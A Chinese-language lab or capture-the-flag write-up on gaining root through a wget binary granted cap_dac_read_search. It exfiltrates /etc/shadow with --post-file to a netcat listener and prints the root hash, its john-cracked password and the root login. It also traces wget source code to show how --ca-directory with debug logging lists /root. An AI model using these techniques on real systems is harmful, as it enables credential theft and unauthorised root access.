但是`cap_dac_read_search`这个 capability 可以绕过 DAC 的读/目录搜索权限检查，也就是说这个`wget`进程可以按 root 的文件读取能力去打开很多本来没有权限读的文件

`wget`支持`--post-file`，那就可以让它把目标文件内容作为 HTTP POST body 发出来

在本机nc监听一个端口，在靶机上执行wget发送文件内容到对应的端口，就可以拿到`/etc/shadow`的内容



同理可以读其他root文件，之前尝试过直接读`root.txt`和root可能存在的ssh私钥，但是没读到（其实是因为root的flag的文件名被改了，拿到root文件名后也是可以直接读到的）

先读取`/etc/shadow`，拿到 root的hash：

```
root:$6$gGimwmwFTAxJQTKa$QTHDCEf6vJf8jp48kFJJzNN/PpOgtUHYsCxo2
JN3rzCnhOPvY9/T9rr/jVXfwTQdA4ysRQpD1G3K24sB9L7pv/
```

然后直接用`john`爆就可以拿到root的密码了；所以其实如果拿到普通用户shell的话，也是可以直接爆破root密码拿到root的

```
❯ john hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 10 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
zacefron         (root)
1g 0:00:00:00 DONE (2026-05-06 08:37) 2.000g/s 2560p/s 2560c/s 2560C/s sunshine1..poohb
ear1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
❯ cat hash
root:$6$gGimwmwFTAxJQTKa$QTHDCEf6vJf8jp48kFJJzNN/PpOgtUHYsCxo2JN3rzCnhOPvY9/T9rr/jVXfwT
QdA4ysRQpD1G3K24sB9L7pv/
```

拿到root密码zacefron

直接 SSH

```
base ~/Tools/security/03_提权与系统枚举/CVE (9.234s)
ssh root@192.168.56.112


root@192.168.56.112's password:
```

```
root@Open:~ (0.07s)

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.


channel 25: open failed: connect failed: open failed
channel 27: open failed: connect failed: open failed
channel 28: open failed: connect failed: open failed
channel 29: open failed: connect failed: open failed
channel 30: open failed: connect failed: open failed
channel 31: open failed: connect failed: open failed
```

```
root@Open:~ (0.028s)
cat ro

cat: ro: No such file or directory
```

```
root@Open ~ (0.02s)
cat rrroot.txt

flag{root-a1b2c3d4e5f6a7b8c9d0e1f2a3b4c5d6}
```

```
root@Open:~ (0.05s)
id && whoami

uid=0(root) gid=0(root) groups=0(root)
root
```

此外之后还想着看看能不能靠之前wget实现任意读文件的地方通过列出目录的方式去拿/root下的路径然后直接读文件

就尝试借助AI对wget的源码进行审计，尝试对参数进一步进行发掘


可以执行

```shell
wget -d -o /tmp/wget.debug --ca-directory=/root
https://192.168.56.1:4444 # 这里要确保wget在能够使用-d进入debug模式，此外，请求还要是https协议
```

可以拿到/root下的文件

```shell
cat /tmp/wget.debug
DEBUG output created by Wget 1.21 on linux-gnu.

Reading HSTS entries from /home/bingren/.wget-hsts
URI encoding = ‘UTF-8’
Converted file name 'index.html' (UTF-8) -> 'index.html' (UTF-8)
--2026-05-05 23:30:23--  https://192.168.56.1:4444/
WARNING: Failed to open cert /root/.mysql_history: (0).
WARNING: Failed to open cert /root/.bashrc: (0).
WARNING: Failed to open cert /root/.profile: (0).
WARNING: Failed to open cert /root/rrroot.txt: (0).
WARNING: Failed to open cert /root/.viminfo: (0).
Certificates loaded: 0
Connecting to 192.168.56.1:4444... connected.
Created socket 4.
Releasing 0x000055575e2c72d0 (new refcount 0).
Deleting unused 0x000055575e2c72d0.
GnuTLS: Error in the pull function.
Closed fd 4
Unable to establish SSL connection.
```

然后就可以直接根据文件名拿到flag了



接下来是我对于发现过程的一个记录

尝试看wget支持哪些参数，首先发现了--ca-directory，这里似乎是可以指定目录的

```
wget --help

HTTPS (SSL/TLS) options:
       --secure-protocol=PR        choose secure protocol, one of auto, SSLv2,
                                     SSLv3, TLSv1, TLSv1_1, TLSv1_2 and PFS
       --https-only                only follow secure HTTPS links
       --no-check-certificate      don't validate the server's certificate
       --certificate=FILE          client certificate file
       --certificate-type=TYPE     client certificate type, PEM or DER
       --private-key=FILE          private key file
       --private-key-type=TYPE     private key type, PEM or DER
       --ca-certificate=FILE       file with the bundle of CAs
       --ca-directory=DIR          directory where hash list of CAs is stored
       --crl-file=FILE             file with bundle of CRLs
       --pinnedpubkey=FILE/HASHES  Public key (PEM/DER) file, or any number
                                   of base64 encoded sha256 hashes preceded by
                                   'sha256//' and separated by ';', to verify
                                   peer against
```

直接去找wget的源码[mirror/wget | github](针对于该参数执行的过程进行发掘

（接下来是由AI梳理的整个流程）

1. 先看 `--ca-directory` 到底进了哪里

先从参数入口开始看，确认 `--ca-directory` 最终会不会进入运行时配置。

```c
/* wget-master/src/main.c:283-284 */
IF_SSL ( "ca-certificate", 0, OPT_VALUE, "cacertificate", -1 )
IF_SSL ( "ca-directory", 0, OPT_VALUE, "cadirectory", -1 )
```

```c
/* wget-master/src/init.c:159-160 */
{ "cadirectory",      &opt.ca_directory,      cmd_directory },
{ "certificate",      &opt.cert_file,         cmd_file },
```

```c
/* wget-master/src/init.c:1211-1224 */
static bool
cmd_directory (const char *com, const char *val, void *place)
{
  char *s, *t;

  if (!cmd_file (com, val, place))
    return false;

  s = *(char **)place;
  t = s + strlen (s);
  while (t > s && *--t == '/')
    *t = '\0';
```

到这里可以确认：`--ca-directory=/root` 最终会进入 `opt.ca_directory`。

---

2. 再找 `opt.ca_directory` 被谁使用

接着搜 `opt.ca_directory` 的使用点，看看它是否真的会触碰本地目录。

```c
/* wget-master/src/gnutls.c:117-128 */
#if GNUTLS_VERSION_MAJOR >= 3
  if (!opt.ca_directory)
    ncerts = gnutls_certificate_set_x509_system_trust
(credentials);
#endif

/* If GnuTLS version is too old or CA loading failed, fallback
to old behaviour.
 * Also use old behaviour if the CA directory is user-
provided.  */
if (ncerts <= 0)
  {
    ncerts = 0;
    ca_directory = opt.ca_directory ? opt.ca_directory :
"/etc/ssl/certs";
```

```c
/* wget-master/src/gnutls.c:130-165 */
if ((dir = opendir (ca_directory)) == NULL)
  {
    if (opt.ca_directory && *opt.ca_directory)
      logprintf (LOG_NOTQUIET, _("ERROR: Cannot open directory
%s.\n"),
                 opt.ca_directory);
  }
else
  {
    struct hash_table *inode_map = hash_table_new (196, NULL,
NULL);
    struct dirent *dent;

    while ((dent = readdir (dir)) != NULL)
      {
        struct stat st;
        char ca_file[1024];

        if (((unsigned) snprintf (ca_file, sizeof (ca_file),
"%s/%s", ca_directory, dent->d_name)) >= sizeof (ca_file))
          continue;

        if (stat (ca_file, &st) != 0)
          continue;

        if (! S_ISREG (st.st_mode))
          continue;
```

看到这里，先得到第一个关键点：

- `--ca-directory` 在 GnuTLS 分支里会真的 `opendir/readdir`
- 它会遍历目标目录下一层目录项
- 只继续处理 `regular file`

也就是说，**目录确实被读了**

---

3. 目录读到了，但信息怎么出来

到这一步还只能说明“会遍历目录”，还不能说明“会泄露文件名”。
所以继续往下看这批 `ca_file` 后面发生了什么。

```c
/* wget-master/src/gnutls.c:155-164 */
/* avoid loading the same file twice by checking the inode.
*/
if (hash_table_contains (inode_map, (void *)(intptr_t)
st.st_ino))
  continue;

hash_table_put (inode_map, (void *)(intptr_t) st.st_ino,
NULL);
if ((rc = gnutls_certificate_set_x509_trust_file (credentials,
ca_file,

GNUTLS_X509_FMT_PEM)) <= 0)
  DEBUGP (("WARNING: Failed to open cert %s: (%d).\n",
ca_file, rc));
else
  ncerts += rc;
```

这里就是整个 trick 的核心：

- 每个 regular file 都会被当成证书去加载
- 加载失败时，会把 `ca_file` 带进 `DEBUGP(...)`

于是发现第二个关键点：

> 如果能让 `DEBUGP` 真正打印，就能把目录里的文件路径打到日志里。

---

4. 接着再回头看 DEBUGP 怎么打开

既然泄露点在 `DEBUGP`，下一步就不是继续看 `--ca-directory`，而是去看 debug 路径。

先看 `DEBUGP` 宏本身：

```c
/* wget-master/src/wget.h:118-129 */
#ifdef ENABLE_DEBUG
# define IF_DEBUG if (UNLIKELY (opt.debug))
#else
# define IF_DEBUG if (0)
#endif

#define DEBUGP(args) do { IF_DEBUG { debug_logprintf args; } }
while (0)
```

这个宏直接给出两个条件：

1. 编译时要有 `ENABLE_DEBUG`
2. 运行时 `opt.debug` 要为真

再看运行时怎么把 `opt.debug` 打开：

```c
/* wget-master/src/main.c:303 */
{ "debug", 'd', OPT_BOOLEAN, "debug", -1 },
```

```c
/* wget-master/src/init.c:183 */
{ "debug",              &opt.debug,             cmd_boolean },
```

```c
/* wget-master/src/main.c:1499-1508 */
case OPT_BOOLEAN:
  if (optarg)
    setoptval (cmdopt->data, optarg, cmdopt->long_name);
  else
    {
      bool neg = !!(val & BOOLEAN_NEG_MARKER);
      setoptval (cmdopt->data, neg ? "0" : "1", cmdopt-
>long_name);
    }
  break;
```

所以这里得到第三个关键点：

> `-d` / `--debug` 会把 `opt.debug` 设成 true，从而让前面的 `DEBUGP(...)` 真正落到日志。

5. 最后再补全：这条代码什么时候会被执行

还差最后一步：`gnutls.c` 里的这段目录扫描，必须先被触发。

继续回溯调用链，发现 HTTPS 路径会先走 `ssl_init()`：

```c
/* wget-master/src/main.c:2171-2172 */
retrieve_url (url_parsed, t, &filename, &redirected_URL, NULL,
              &dt, opt.recursive, iri, true);
```

```c
/* wget-master/src/retr.c:953-975 */
if (u->scheme == SCHEME_HTTP
#ifdef HAVE_SSL
    || u->scheme == SCHEME_HTTPS
#endif
    || (proxy_url && proxy_url->scheme == SCHEME_HTTP))
  {
    result = http_loop (u, orig_parsed, &mynewloc,
&local_file, refurl, dt,
                        proxy_url, iri);
  }
```

```c
/* wget-master/src/http.c:4425-4426 */
err = gethttp (u, original_url, &hstat, dt, proxy, iri,
count);
```

```c
/* wget-master/src/http.c:3244-3248 */
if (u->scheme == SCHEME_HTTPS)
  {
    /* Initialize the SSL context.  After this has once been
done,
       it becomes a no-op.  */
    if (!ssl_init ())
```

这一步把整个链路补齐了：

- `--ca-directory` 控制扫描目录
- `--debug` 控制日志输出
- `https://...` 触发 `ssl_init()`

- `ssl_init()` 内部枚举目录并在失败时打印路径

---

6. 发现链路

```
看 --ca-directory
  -> 发现它进入 opt.ca_directory
  -> 继续搜 opt.ca_directory
  -> 发现 gnutls.c 里会 opendir/readdir/stat
  -> 说明目录确实会被读

读到了，怎么泄露出来
  -> 继续往下看每个 ca_file 的处理
  -> 发现失败时走 DEBUGP("WARNING: Failed to open cert %s ...")
  -> 说明文件路径可能进 debug 日志

接着看 debug 怎么打开
  -> 看 DEBUGP 宏
  -> 发现需要 ENABLE_DEBUG && opt.debug
  -> 再找 opt.debug 的入口
  -> 发现 -d / --debug 会把它设成 true

最后看这段代码怎么触发
  -> 跟 HTTPS 请求链路
  -> retrieve_url -> http_loop -> gethttp -> ssl_init
  -> ssl_init 里执行目录扫描和 debug 打印
```

---

7. 利用条件

1. **编译时启用了 debug 支持**
2. **运行时能打开 debug**
3. **攻击者同时满足这三个控制能力**
   - 能指定 --ca-directory=<目标目录>
   - 能触发一次 https://...（或 FTPS）让 ssl_init() 执行
   - 能读到 debug 输出（stderr 或 -o 指定的日志文件）
4.
   5. **目标目录里要有会“加载证书失败”的 regular file**
   - 失败时才会打印路径；

- 如果某个文件恰好是可接受证书，通常不会出现在这条日志里。